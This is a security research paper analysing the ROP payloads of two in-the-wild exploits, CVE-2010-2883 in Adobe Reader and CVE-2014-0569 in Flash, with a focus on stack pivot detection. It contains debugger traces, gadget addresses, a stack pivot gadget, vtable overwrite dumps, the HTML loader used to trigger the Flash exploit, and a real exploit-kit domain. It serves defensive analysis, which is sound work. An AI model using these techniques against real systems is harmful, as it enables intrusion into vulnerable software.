

Deep Dive into ROP Payload Analysis

Author: Sudeep Singh

Purpose

The purpose of this paper is to introduce the reader to techniques, which can be used to analyze ROP Payloads, which are used in exploits in the wild. At the same time, we take an in depth look at one of the ROP mitigation techniques such as stack pivot detection which is used in security softwares at present.

By taking an example of 2 exploits found in the wild (CVE-2010-2883 and CVE-2014-0569), a comparison between the ROP payloads is done in terms of their complexity and their capability of bypassing the stack pivot detection.

A detailed analysis of the ROP payloads helps us understand this exploitation technique better and develop more efficient detection mechanisms.

This paper is targeted towards Exploit Analysts and also those who are interested in Return Oriented Programming.

Introduction

Exploitation is becoming a more popular field and vulnerabilities are being discovered more frequently in common applications like Browsers, Adobe Applications like Reader and Flash Player, Microsoft Silverlight and Java. Since exploitation is the first stage in most attacks, it is always preferable to mitigate the attack at exploitation stage itself.

A lot of solutions and techniques are documented on Internet which can help detect and prevent the exploitation. These detection mechanisms often focus on the common attributes of most exploits. For instance:

1. ROP - Most exploits would need to bypass DEP today since OS will have this enabled by default. Return Oriented Programming is the most common technique used to bypass DEP. However, due to the way ROP works, it gives a lot of indicators which can be used to detect it. One such indicator which we are going to look at in more depth in this paper is stack pivot detection.
2. Heap Spray - Most exploits would spray the payload onto the address space of the process for reliable exploitation. When the vulnerability is triggered in the application, the exploit is crafted in such a way that execution is redirected to the

payload sprayed on the process heap. However, due to the Heap Spray techniques used in the wild, they once again provide us indicators which can be used to detect them.

The most common indicator is the pattern used in Heap Sprays. The infamous pattern, 0x0c0c0c0c is well known. There are several other patterns, which can be used in heap sprays as well.

Exploit Mitigations

In this paper, since we are going to focus on ROP payload analysis, let us discuss more about the Stack Pivot detection.

The common control flow in most cases of exploitation is:

1. Attacker sprays the payload (Nopsled + ROP payload + shellcode) on the heap.
2. Vulnerability is triggered in the application.
3. Attacker controls some register as a result of the vulnerability.
4. This register is set to a value such that it points to the address of a stack pivot gadget.
5. Stack Pivot gadget will switch the original stack of the program with the attacker's data on the heap. As a result of this, the new stack will have our ROP payload.
6. The return instruction in the stack pivot gadget will start the ROP chain execution.

As an example:

Let us say, as a result of Use After Free (UAF) vulnerability, we had a scenario as shown below:

```
mov edx, dword ptr ds:[ecx] ; edx is the vtable of the vulnerable C++ object
push ecx
call dword ptr ds:[edx+0x10] ; Call the virtual function in the vtable which is
controlled by the attacker
```

Since we control the program flow of execution above, we can redirect the execution to the following infamous stack pivot gadget:

```
xchg eax, esp
retn
```

When the vulnerability is triggered, if eax is pointing to the attacker's controlled data on the heap, it will become the new stack as a result of the above gadget.

ROP is a very good technique which is used in almost all the exploits in wild today. This has resulted in various detection mechanisms developed for this exploitation technique.

One such technique is stack pivot detection.

When the ROP chain executes, the goal of the attacker is to relocate the shellcode to an executable memory region to bypass DEP. To do this, attacker would call some APIs like VirtualAlloc(). There is a limited set of APIs which could be used by the attacker to bypass DEP.

When these APIs are called through ROP payload, the stack has a special alignment which becomes the indicator for ROP detection.

Since the original program stack was exchanged with attacker's controlled data, the stack pointer does not point within the stack limits.

The information about a program's stack limits is stored in the TEB.

```
1:020> !teb
TEB at 7ffda000
  ExceptionList: 0220f908
  StackBase:    02210000
  StackLimit:   02201000
```

If the stack pointer does not meet the following condition, then we conclude this is a stack pivot:

```
if(esp > StackLimit && esp < StackBase)
```

To understand this better, let us consider a PDF exploit, CVE-2010-2883.

ROP Chain Analysis

In this paper, I would also like to explain the process of ROP chain analysis. Please note that we are not analyzing the root cause of vulnerability. However, we are trying to understand in depth how the ROP payload works.

We will discuss 2 examples. In one case, the ROP payload is detected using stack pivot detection and in the other case, it bypasses it.

We can analyze the ROP in the following two ways:

1. **Dynamic Analysis:** This can also be done in two ways:

a) **Known ROP Gadget:** In some cases, we can find the ROP gadgets using static analysis. For instance, in the case of a malicious PDF, we can locate the ROP gadgets by deobfuscating the JavaScript which is used to perform heap spray.

b) **Unknown ROP Gadgets:** In some cases, it is not easy to locate the ROP gadget in the exploit code. It maybe due to heavy obfuscation in the code or the ROP gadgets maybe constructed at run time by the exploit.

The second case, where ROP gadgets are constructed at run time, we need to find another technique to debug it.


2. **Static Analysis:** This technique can be applied when the ROP gadgets are known as mentioned above.

To analyze a ROP Payload we need to find the assembly language code corresponding to the ROP gadgets. This can be done by manually looking up each ROP Gadget in the corresponding module's address space. However, this can be tedious. To make this process more efficient, I wrote a code in C which will automatically extract the opcodes specific to a ROP gadget from a module's address space. It can be found in Appendix I.

After you dump the shellcode from the deobfuscated JavaScript into a file, you need to check this shellcode either by opening it in IDA Pro and check the disassembly, or open it with a hex editor and observe it. This way you can confirm whether it is a regular shellcode or a ROP shellcode.


As an example, I have taken a malicious PDF file with the MD5 hash: **975d4c98a7ff531c26ab255447127ebb** which was found in the wild exploiting the **CVE-2010-2883**

After dumping the shellcode into a file and opening it with a hex editor we can see that it is not a regular shellcode. I have highlighted some of the ROP gadgets:



In most cases, all the ROP gadgets will be used from a single Non ASLR module. In this case, as you can see all the gadgets are from a module whose base address is: **0x07000000**


Let's open Adobe Reader with Windbg and we can see that BIB.dll module has the base address, 0x07000000



So, all the ROP gadgets in our case were taken from this module.

Using my code, I scanned the address space of the module and found opcodes corresponding to each ROP gadget and dump it to another file.

My code will differentiate between ROP gadgets and parameters to ROP gadgets. Now, we will load this file again in IDA Pro and mark appropriate sections as code and data.



We can analyze the ROP shellcode in a more efficient way now.


In some cases, we may need to step through the ROP shellcode to understand it better. In these cases, we need to debug the ROP shellcode. This can be done by setting a breakpoint on the first ROP gadget in the ROP chain.

As an example, I will take the previous PDF which can exploit versions of Adobe Reader >= 9.0 and <= 9.4.0

This malicious PDF has multiple ROP payloads which are used according to the version of Adobe Reader. We will now look at a ROP shellcode which uses ROP gadgets from icucnv36.dll

We open Adobe Reader with windbg. You can press, g to run Adobe Reader and observe that it loads more modules.

It is important to note here that icucnv36.dll is not loaded by Adobe Reader yet. If I try to set a breakpoint on the first ROP gadget now, it will not allow me to do that as shown below:




```
"C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
[Icons]
Command
0:005> bp 0x4a8063a5
0:005> g
Unable to insert breakpoint U at 4a8063a5, Win32 error Un299
"Only part of a ReadProcessMemory or WriteProcessMemory request was completed."
The breakpoint was set with BP. If you want breakpoints
to track module load/unload state you must use BU.
bp0 at 4a8063a5 failed
WaitForEvent failed
eax=7ffdc000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c90120f esp=02f7ffcc ebp=02f7fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
ntdll!DbgBreakPoint+0x1:
7c90120f c3                 ret
```

This is because we are trying to set a breakpoint at a memory address present inside a DLL's address space which has not yet been loaded.

We can automatically break into the debugger when this module is loaded with the command:

```
sxe ld icucnv36.dll
```

Now, we can run Adobe Reader process, open the malicious PDF and moment it loads icucnv36.dll, we break into the debugger.




```
"C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
[Icons]
Command
0:005> sxe ld icucnv36.dll
0:005> g
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
(588.650): C++ EH exception - code e06d7363 (first chance)
ModLoad: 4a800000 4a8a7000 C:\Program Files\Adobe\Reader 9.0\Reader\icucnv36.dll
eax=00000000 ebx=00000000 ecx=04cf0000 edx=7c90e514 esi=00000000 edi=00000000
eip=7c90e514 esp=0012e560 ebp=0012e654 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200296
ntdll!KiFastSystemCallRet:
7c90e514 c3                 ret
```

We can now set a breakpoint at the first ROP gadget successfully:




We can run the process now and moment the first ROP gadget is executed, we break into the debugger. If we observe the register contents, we can see that ESP points to 0x0c0c0c10



The attacker was able to successfully switch the stack with the help of a stack pivot gadget.

If we view the contents of memory address, 0x0c0c0c0c we can see the entire ROP shellcode present there:



This way, we can debug the ROP shellcode and step through it in the debugger.

Let us see how this malicious PDF gets detected due to stack pivot. If we trace the ROP chain further, we notice that it calls the API CreateFileA() indirectly through the ROP gadget: 0x4a80b692 as shown below:

```

Command
0:000> u eip
icucnv36!u_errorName_3_6+0xdf:
4a80b692 ff20      jmp     dword ptr [eax]
4a80b694 8d75dc     lea    esi,[ebp-24h]
4a80b697 7c0c     jl     icucnv36!u_errorName_3_6+0xf2 (4a80b6a5)
4a80b699 8d4701     lea    eax,[edi+1]
4a80b69c 50       push   eax
4a80b69d e861390100 call   icucnv36!uprv_malloc_3_6 (4a81f003)
4a80b6a2 59       pop    ecx
4a80b6a3 8bf0     mov    esi,eax
0:000> u poi(eax)
kernel32!CreateFileA:
7c801a28 8bff     mov    edi,edi
7c801a2a 55     push   ebp
7c801a2b 8bec     mov    ebp,esp
7c801a2d ff7508     push  dword ptr [ebp+8]
7c801a30 e8cfc60000 call   kernel32!Basep8BitStringToStaticUnicodeString (7c80e104)
7c801a35 85c0     test   eax,eax
7c801a37 741e     je     kernel32!CreateFileA+0x11 (7c801a57)
7c801a39 ff7520     push  dword ptr [ebp+20h]

```

Now, we are at the API, CreateFileA()

If we check the value of StackBase and StackLimit in the TEB, we can see that esp is outside the range. If the security software had set an API hook on CreateFileA(), this exploit would be detected easily at the stack pivot stage.

```

Command
0:000> u eip
kernel32!CreateFileA:
7c801a28 8bff     mov    edi,edi
7c801a2a 55     push   ebp
7c801a2b 8bec     mov    ebp,esp
7c801a2d ff7508     push  dword ptr [ebp+8]
7c801a30 e8cfc60000 call   kernel32!Basep8BitStringToStaticUnicodeString (7c80e104)
7c801a35 85c0     test   eax,eax
7c801a37 741e     je     kernel32!CreateFileA+0x11 (7c801a57)
7c801a39 ff7520     push  dword ptr [ebp+20h]
0:000> r
eax=4a84903c ebx=00000000 ecx=4a8a0000 edx=00000000 esi=01eab104 edi=0012dc78
eip=7c801a28 esp=0c0c0c24 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
kernel32!CreateFileA:
7c801a28 8bff     mov    edi,edi
0:000> !teb
TEB at 7ffde000
  ExceptionList: 0012d34c
  StackBase: 00130000
  StackLimit: 0011e000
  SubSystemTib: 00000000
  FiberData: 00001e00
  ArbitraryUserPointer: 00000000
  Self: 7ffde000
  EnvironmentPointer: 00000000
  ClientId: 00000c08 . 00000e24
  RpcHandle: 00000000
  Tls Storage: 00000000
  PRF Address: 7ffdf000

```

Stack Pivot bypass

We will look at an exploit found recently in the wild targeting **CVE-2014-0569**, which uses a ROP payload that has the capability of bypassing the above stack pivot detection. This type of ROP payload was not seen in the wild previously. So far, it only existed as a proof of concept on the Internet but now it has started being used in exploits in the wild.

I found the PCAP which has the complete network traffic captured specific to this exploit [here](#):

http://malware-traffic-analysis.net/2014/10/30/index2.html

As seen in the screenshot below, the Exploit Kit was hosted on: kethanlingtoro.eu

```
Stream Content
GET /xs3884y132186/Main.swf HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://kethanlingtoro.eu/xs3884y132186/gate.php
x-flash-version: 12,0,0,38
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: kethanlingtoro.eu
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 30 Oct 2014 02:40:00 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 47292
Connection: keep-alive
Last-Modified: Mon, 27 Oct 2014 20:44:15 GMT
ETag: "544eae9f-b8bc"
Accept-Ranges: bytes
CWS..a..x..y8.m..1...w...Y.....n..1.2.43v1"%..*....z.K(C....eKD....XA.X.....y.z..8.....=..u.....8.8..L....h7.b.{A?
```

Below HTML code was used to load the malicious SWF file in the browser and trigger the vulnerability in Adobe Flash Player plugin.

```
<html>
<body>
<objectclassid="clsid:d27cdb6e-ae6d-11cf-96b8-
444553540000"codebase="http://download.macromedia.com/pub/shockwave/c
abs/flash/swflash.cab"width="10"height="10"/><paramname="movie"value=
"Main.swf"/>
<paramname="allowFullScreen"value="false"/>
<paramname="allowScriptAccess"value="always"/>
<paramname="FlashVars"value="exec=3558584f737a7a6c415835233d57263d315
85548553941347a6e42644c4c365a6b646a6b4c507a57557257236b394f354f"/>
<paramname="Play"value="true"/>
<embedtype="application/x-shockwave-
flash"width="10"height="10"src="Main.swf" allowScriptAccess="always"
FlashVars="exec=3558584f737a7a6c415835233d57263d31585548553941347a6e4
2644c4c365a6b646a6b4c507a57557257236b394f354f" Play="true"
allowFullScreen="false"/>
</object>
</body>
</html>
```

Please note that parameters are passed to Flash Loader using FlashVars above. This is required for the exploit. Without this, the malicious SWF file will crash.

In this case, the malicious SWF file is heavily obfuscated and as shown below, the well known Flash Decompilers are unable to decompile the code successfully. So, it is not easy to locate the ROP gadgets using static analysis.

```

}

public final function gritty() : uint {
    /*
     * Decompilation error
     * Timeout ({0}) was reached
     */
    throw new IllegalOperationError("Not decompiled due to timeout");
}

public final function midin() : Boolean {
    /*
     * Decompilation error
     * Code may be obfuscated
     * Error type: EmptyStackException
     */
    throw new IllegalOperationError("Not decompiled due to error");
}

public final function FindRopGadgets() : Boolean {
    /*
     * Decompilation error
     * Code may be obfuscated
     * Error type: EmptyStackException
     */
    throw new IllegalOperationError("Not decompiled due to error");
}

```

However, by looking at the Flash Disassembly code, we can see that it uses a Sound Object and calls the toString() method of it in the exploit function. The technique of using Sound objects in exploits has become quite common in the recent past. Using the vulnerability, the VTable of the Sound Object will be overwritten. The attacker has the control over program flow as a result of this.

Sound Object:

```

public var while:uint = 200203949;

public var 521423352348123423632234:uint = 2048;

public var 521423312344123423632234:Vector.<Object>;

public var 521423382351123423632234:Vector.<Object>;

public var 521423172330123423632234:Sound;

public var 52142322315123423632234:ByteArray;

public var 52142332316123423632234:Vector.<Object>;

public var 521423302343123423632234:uint = 0;

```

toString() method of Sound object called:

```

pushruid
pushtrue
getlocal_2
getlocal_2
divide
kill 2
coerce_a
jump ofs0025
setlocal_2
swap
setlocal_3
pushtrue
setlocal_2
modulo
inclocal_i 2
setlocal_2
declocal_i 2
ofs0025:iftrue ofs0039
getlocal_0
getlocal_0
getproperty QName (PackageNamespace (""), "521423392352123423632234")
getlocal_0
getproperty QName (PackageNamespace (""), "521423152328123423632234")
callproperty QName (PackageNamespace (""), "sacsly") 2
pop
getlocal_3
iftrue ofs004d
ofs0039:findpropstrict QName (PackageNamespace (""), "Number")
getlocal_0
getproperty QName (PackageNamespace (""), "521423172330123423632234")
dup
setlocal_1
pushstring "toString"
getproperty MultinameL ([PrivateNamespace ("S0569"), PrivateNamespace ("S0569:
getlocal_1
call 0
kill 1|
constructprop QName (PackageNamespace (""), "Number") 1
pop
ofs004d:returnvoid
returnvoid

```

Let us see how we can analyze this ROP payload using a debugger.

Environment Details:

OS: Win 7 SP1 32-bit

Flash Player version - 15.0.0.167

Since we know in this case that the vtable of sound object will be controlled by the attacker, we can debug the ROP payload by setting a breakpoint on the call to toString() method of Sound Object.

Attach windbg to Internet Explorer. Before loading the malicious web page in the browser, we will set a Breakpoint on Module Load of Flash32_15_0_0_167.ocx from the path: C:\Windows\system32\Macromed\Flash\

sxe ld Flash32_15_0_0_167.ocx

Now, we load the web page. This will break into the debugger.

Since the module is ASLR enabled, the address of Call to toString() method will change everytime. So, we first find the address:


```
1:021> u Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0x11c185
Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0x11c185:
5eef8945 ffd2      call  edx
5eef8947 5e       pop   esi
5eef8948 c20400   ret   4
```

We set a breakpoint at: 0x5eef8945

We run the exploit now. It will break at above address as shown below:

```
1:021> g
Breakpoint 0 hit
eax=070ab000 ebx=0202edf0 ecx=06a92020 edx=5e8805bb esi=0697c020
edi=0697c020
eip=5eef8945 esp=0202ed38 ebp=0202ed60 iopl=0      nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0x11c185:
5eef8945 ffd2      call  edx {Flash32_15_0_0_167+0x205bb (5e8805bb)}
```

If we view the disassembly before this instruction, we can see that the complete VTable of Sound Object has been overwritten by the exploit as shown below:



```
5eef8940 8b01    mov  eax,dword ptr [ecx]
5eef8942 8b5070  mov  edx,dword ptr [eax+70h]
5eef8945 ffd2      call  edx {Flash32_15_0_0_167+0x205bb (5e8805bb)}
```

ecx = Sound Object

eax = VTable of the Sound Object
[eax+0x70] = address of toString() method

Also, in the VTable we can see that all the virtual function pointers have been overwritten with 0x5e861193 (retn instruction). The virtual function pointer for toString() method has been overwritten with 5e8805bb.

```
1:021> dd eax
081ab000 5e861193 5e861193 5e861193 5e861193
081ab010 5e861193 5e861193 5e861193 5e861193
081ab020 5e861193 5e861193 5e861193 5e861193
081ab030 5e861193 5e861193 5e861193 5e861193
081ab040 5e861193 5e861193 5e861193 5e861193
081ab050 5e861193 5e861193 5e861193 5e861193
081ab060 5e861193 5e861193 5e861193 5e861192
081ab070 5e8805bb 5e8c1478 5e8c1478 5e8c1478
```

Let us check the disassembly at: 0x5e8805bb

```
1:021> u 5e8805bb
Flash32_15_0_0_167+0x205bb:
5e8805bb 94      xchg  eax,esp
5e8805bc c3      ret
```

The screenshot shows a debugger's disassembly window. The main pane displays assembly instructions starting from address 5e8805bb. The instruction at 5e8805bb is 'xchg eax,esp', which is highlighted in pink. The instruction at 5e8805bc is 'ret'. The registers pane on the right shows the current state of registers, with 'eax' containing the value 7051000 and 'esp' containing 220ecd4. The command window at the bottom shows the command 'u 5e8805bb' and the resulting disassembly.

This is our stack pivot gadget. It means, the attacker is controlling the value of eax and the data pointed to by it. Let us view that:

```
1:021> dd eax
070ab000 5e861193 5e861193 5e861193 5e861193
070ab010 5e861193 5e861193 5e861193 5e861193
070ab020 5e861193 5e861193 5e861193 5e861193
070ab030 5e861193 5e861193 5e861193 5e861193
```



```

070ab040 5e861193 5e861193 5e861193 5e861193
070ab050 5e861193 5e861193 5e861193 5e861193
070ab060 5e861193 5e861193 5e861193 5e861192
070ab070 5e8805bb 5e8c1478 5e8c1478 5e8c1478

```

The screenshot shows a disassembler window with the following assembly code:

